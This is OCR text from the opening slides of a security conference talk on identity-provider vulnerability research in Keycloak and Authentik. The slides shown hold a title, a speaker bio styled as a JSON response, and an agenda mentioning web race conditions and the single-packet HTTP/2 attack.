Let's be Authentik: ORMs Are Awesome (P.S. Your Identity is Mine)

Maor Abutbul

OWASP AppSec IL 2025

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





YOUR IDENTITY COULD BE HELD BY


YOUR IDENTITY COULD BE HELD BY YOUR
SYSTEM ADMIN?



YOUR IDENTITY COULD BE


YOUR IDENTITY COULD BE **MINE**?


YOUR IDENTITY COULD BE **MINE**?(OR **ANY USER** ON YOUR IDENTITY PROVIDER?)

Not only Success Stories

Not only Success Stories - Learning Opportunities



Tools
(&Techniques)


Rabbit Hole

AI-Generated
Failure

GET /userinfo

GET /userinfo

```
{
  Name: "Maor Abutbul",
  Background: "Father, Engineer, Researcher, Gamer",
  Past: "~20 Years in Network & Security,
        from Engineering to AppSec then Research",
  Current: "Vulnerability Researcher @CyberArk",
  Other Roles: "Carpenter, Yogi, Tank, CTF Player"
}
```



PLAY OF THE GAME

HACKED

GLHF!

GET /userinfo

```
{
  Name: "Maor Abutbul",
  Background: "Father, Engineer, Researcher, Gamer",
  Past: "~20 Years in Network & Security,
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


Main Agenda

- Part 1 – Keycloak Research
  - Technical Background (Identity Provider)
  - Web Race Conditions
  - The Single-Packet Attack & HTTP2
  - Evaluation on Keycloak & Demo
- Part 2 – Authentik Research
  - Technical Background (Object Relational Mappers)
